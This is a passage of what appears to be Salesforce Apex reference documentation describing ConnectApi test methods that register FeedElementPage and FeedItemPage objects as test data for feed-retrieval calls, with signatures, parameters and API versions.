The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`showInternalOnly`
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.

- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

Testing ConnectApi Code

`setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `getFeedElements FromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`result`
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

Testing ConnectApi Code

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `getFeedElements FromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `getFeedElements FromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String
subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the `getFeedElementsFromFilterFeedUpdatedSince` method is called in a test context.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFilterFeedUpdatedSince(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`elementsPerBundle`
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedElementPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)
Testing ConnectApi Code

`setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId
Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Testing ConnectApi Code

`setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`elementsPerBundle`
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

`density`
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

Testing ConnectApi Code

`setTestGetFeedItemsFromFeed(communityId, feedType, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType)

Testing ConnectApi Code

`setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType
feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, subjectId)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
